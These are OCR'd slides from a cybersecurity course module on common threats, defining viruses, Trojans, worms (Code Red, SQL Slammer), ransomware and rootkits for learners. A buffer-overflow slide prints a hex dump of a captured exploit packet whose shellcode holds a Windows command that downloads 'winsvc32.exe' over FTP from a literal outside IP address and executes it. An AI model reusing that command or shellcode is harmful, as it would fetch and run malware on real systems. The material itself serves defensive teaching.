



Module 14: Common Threats and Attacks

CyberOps Associate v1.0

Module 14: Common Threats and Attacks

CyberOps Associate v1.0



Module Objectives

Module Title: Common Threats and Attacks

Module Objective: Explain the various types of threats and attacks.


Topic Title	Topic Objective
Malware	Describe types of malware.
Common Network Attacks - Reconnaissance, Access, and Social Engineering	Explain reconnaissance, access, and social engineering network attacks.
Network Attacks - Denial of Service, Buffer Overflows, and Evasion	Explain Denial of Service, buffer overflow, and evasion attacks.

14.1 Malware

Common Threats and Attacks

Types of Malware

- Malware is a code or software designed to damage, disrupt, steal, or inflict some other ‘bad’ or illegitimate action on data, hosts, or networks.
- The three most common types of malware are Virus, Worm, and Trojan horse.
- Play the animation to view examples of the different malware types.



The primary vulnerabilities for end-user workstations are virus, worm, and Trojan Horse attacks.

Common Threats and Attacks

Viruses

- A virus is a type of malware that spreads by inserting a copy of itself into another program.
- After the program is run, viruses spread from one computer to another, thus infecting the computers.
- A simple virus may install itself at the first line of code in an executable file.
- Viruses can be harmless, for those that display a picture on the screen, or they can be destructive. They can also modify or delete files on the hard drive.
- Most viruses spread by USB memory drives, CDs, DVDs, network shares, and email. Email viruses are a common type of virus.


Common Threats and Attacks

Trojan Horses

- Trojan horse malware is a software that appears to be legitimate, but it contains malicious code which exploits the privileges of the user that runs it.
- Trojans are found attached to online games.
- Users are commonly tricked into loading and executing the Trojan horse on their systems
- The Trojan horse concept is flexible.
- It can cause immediate damage, provide remote access to the system, or access through a back door.
- Custom-written Trojan horses with a specific target are difficult to detect.

Trojan Horses Classification

- Trojan horses are usually classified according to the damage that they cause, or the manner in which they breach a system.




Trojan Horses Classification (Contd.)

The types of Trojan horses are as follows:


Type of Trojan Horse	Description
Remote-access	Enables unauthorized remote access.
Data-sending	Provides the threat actor with sensitive data, such as passwords.
Destructive	Corrupts or deletes files.
Proxy	Uses the victim's computer as the source device to launch attacks and perform other illegal activities.
FTP	Enables unauthorized file transfer services on end devices.
Security software disabler	Stops antivirus programs or firewalls from functioning.
Denial of Service (DoS)	Slows or halts network activity.
Keylogger	Actively attempts to steal confidential information, such as credit card numbers, by recording keystrokes entered into a web form.

Worms


- Computer worms are similar to viruses because they replicate themselves by independently exploiting vulnerabilities in networks.
- Worms can slow down networks as they spread from system to system.
- Worms can run without a host program.
- However, once the host is infected, the worm spreads rapidly over the network.
- In 2001, the Code Red worm had initially infected 658 servers. Within 19 hours, the worm had infected over 300,000 servers.




Initial Code Red Worm Infection



Code Red Infection 19 hours later


Buffer Overflow (Stack)
func()
buffer[10]
return address
main()
local variables
program start
func()
A
A
A
A
A
A
A
A
A
A
buffer[10]
return address
main()
local variables
func() call
func()
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
buffer[10]
return address
main()
local variables
legitimate data
func()
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
NOP
buffer[10]
return address
NOP
NOP
main()
shellcode
shellcode
shellcode
NOP
NOP
local variables
buffer overflow




```
000003AD  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000003BD  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000003CD  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000003DD  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000003ED  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000003FD  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000040D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000041D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000042D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000043D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000044D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000045D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000046D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000047D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000048D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0000049D  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000004AD  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000004BD  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000004CD  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000004DD  41 41 41 41 41 41 41 41  41 41 41 41 03 00 23 82 AAAAAAAA AAAA..#.
000004ED  0c 57 03 82 04 0a 00 90  42 90 42 90 42 90 42 81 .W...... B.B.B.B.
000004FD  c4 54 f2 ff ff fc e8 46  00 00 00 8b 45 3c 8b 7c .T.....F ....E<.|
0000050D  05 78 01 ef 8b 4f 18 8b  5f 20 01 eb e3 2e 49 8b .x...O.. _ ....I.
0000051D  34 8b 01 ee 31 c0 99 ac  84 c0 74 07 c1 ca 0d 01 4...1... ..t.....
0000052D  c2 eb f4 3b 54 24 04 75  e3 8b 5f 24 01 eb 66 8b ...;T$.u .._$..f.
0000053D  0c 4b 8b 5f 1c 01 eb 8b  1c 8b 01 eb 89 5c 24 04 .K._.... .....\$.
0000054D  c3 31 c0 64 8b 40 30 85  c0 78 0f 8b 40 0c 8b 70 .1.d.@0. .x..@..p
0000055D  1c ad 8b 68 08 e9 0b 00  00 00 8b 40 34 05 7c 00 ...h.... ...@4.|.
0000056D  00 00 8b 68 3c 5f 31 f6  60 56 eb 0d 68 ef ce e0 ...h<_1. `V..h...
0000057D  60 68 98 fe 8a 0e 57 ff  e7 e8 ee ff ff ff 63 6d `h....W. ......cm
0000058D  64 20 2f 63 20 65 63 68  6f 20 6f 70 65 6e 20 31 d /c ech o open 1
0000059D  36 30 2e 37 35 2e 38 36  2e 34 31 20 37 36 39 30 60.75.86 .41 7690
000005AD  20 3e 3e 20 69 69 20 26  65 63 68 6f 20 75 73 65  >> ii & echo use
000005BD  72 20 31 20 31 20 3e 3e  20 69 69 20 26 65 63 68 r 1 1 >>  ii &ech
000005CD  6f 20 67 65 74 20 77 69  6e 73 76 63 33 32 2e 65 o get wi nsvc32.e
000005DD  78 65 20 3e 3e 20 69 69  20 26 65 63 68 6f 20 62 xe >> ii  &echo b
000005ED  79 65 20 3e 3e 20 69 69  20 26 66 74 70 20 2d 6e ye >> ii  &ftp -n
000005FD  20 2d 76 20 2d 73 3a 69  69 20 26 64 65 6c 20 69  -v -s:i i &del i
0000060D  69 20 26 77 69 6e 73 76  63 33 32 2e 65 78 65 0d i &winsv c32.exe.
0000061D  0a 00 42 42 42 42 42 42  42 42 42 42 42 42 42 42 ..BBBBBB BBBBBBBB
0000062D  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42 BBBBBBBB BBBBBBBB
0000063D  42 42 42 42                                      BBBB
00000641  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42 BBBBBBBB BBBBBBBB
00000651  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42 BBBBBBBB BBBBBBBB
00000661  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42 BBBBBBBB BBBBBBBB
00000671  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42 BBBBBBBB BBBBBBBB
```

Entire conversation (4556 bytes)

○ ASCII ○ EBCDIC ● Hex Dump ○ C Arrays ○ Raw


Red Code


Internet Information Services (IIS) Manager
WIN-C93AKUOJKPD
File View Help
Connections
Start Page
WIN-C93AKUOJKPD
WIN-C93AKUOJKPD Home
Filter:
Go
Show All
Group by:
IIS
Authentic...
Compression
Default Document
Directory Browsing
Error Pages
Failed Request Tra...
Handler Mappings
HTTP Redirect
HTTP Respon...
IP Address and Doma...
ISAPI and CGI Restri...
ISAPI Filters
Logging
MIME Types
Modules
Output Caching
Request Filtering
Server Certificates
Worker Processes
Management
Features View
Content View
Actions
Open Feature
Manage Server
Restart
Start
Stop
View Application Pools
View Sites
Change .NET Framework Version
Get New Web Platform Components
Help
Online Help
Ready


Common Threats and Attacks

Worms (Contd.)

- The initial infection of the SQL Slammer worm is known as the worm that ate the internet.
- SQL Slammer was a Denial of Service (DoS) attack that exploited a buffer overflow bug in Microsoft's SQL Server.
- The number of infected servers doubled in size every 8.5 seconds.
- The infected servers did not have the updated patch that was released 6 months earlier.
- Hence it is essential for organizations to implement a security policy requiring updates and patches to be applied in a timely fashion.



Initial SQL Slammer Infection




SQL Slammer Infection 30 minutes later

Common Threats and Attacks

Worm Components

Click Play in the figure to view the three components of worm attacks.



- Enabling vulnerability
- Propagation mechanism
- Payload

Worm Components (Contd.)


The three worm components are as follows:

- **Enabling vulnerability** - A worm installs itself using an exploit mechanism, such as an email attachment, an executable file, or a Trojan horse, on a vulnerable system.
- **Propagation mechanism** - After gaining access to a device, the worm replicates itself and locates new targets.
- **Payload** - Any malicious code that results in some action is a payload. Most often this is used to create a backdoor that allows a threat actor to access the infected host or to create a DoS attack.

Common Threats and Attacks

Worm Components (Contd.)

- Worms are self-contained programs that attack a system to exploit a known vulnerability.
- Upon successful exploitation, the worm copies itself from the attacking host to the newly exploited system and the cycle begins again.
- This propagation mechanism is commonly deployed in a way that is difficult to detect.
- **Note**: Worms never stop spreading on the internet. After they are released, worms continue to propagate until all possible sources of infection are properly patched.


1
Propagate for 19 days.
2
Launch DoS attack for next 7 days.
3
Stop and go dormant for a few days.
4
Repeat the cycle.

Code Red Worm Propagation

Common Threats and Attacks


Ransomware

- Ransomware is a malware that denies access to the infected computer system or its data.
- Ransomware frequently uses an encryption algorithm to encrypt system files and data.
- Email and malicious advertising, also known as malvertising, are vectors for ransomware campaigns.
- Social engineering is also used, when cybercriminals pretending to be security technicians make random calls at homes and persuade users to connect to a website that downloads ransomware to the user’s computer.

Other Malware

The examples of modern malware are as follows:

Type of Malware	Description
Scareware	Includes scam software which uses social engineering to shock or induce anxiety by creating the perception of a threat. It is generally directed at an unsuspecting user and attempts to persuade the user to infect a computer by taking action to address the bogus threat.
Phishing	Attempts to convince people to divulge sensitive information. Examples include receiving an email from their bank asking users to divulge their account and PIN numbers.
Rootkits	Installed on a compromised system. After it is installed, it continues to hide its intrusion and provide privileged access to the threat actor.
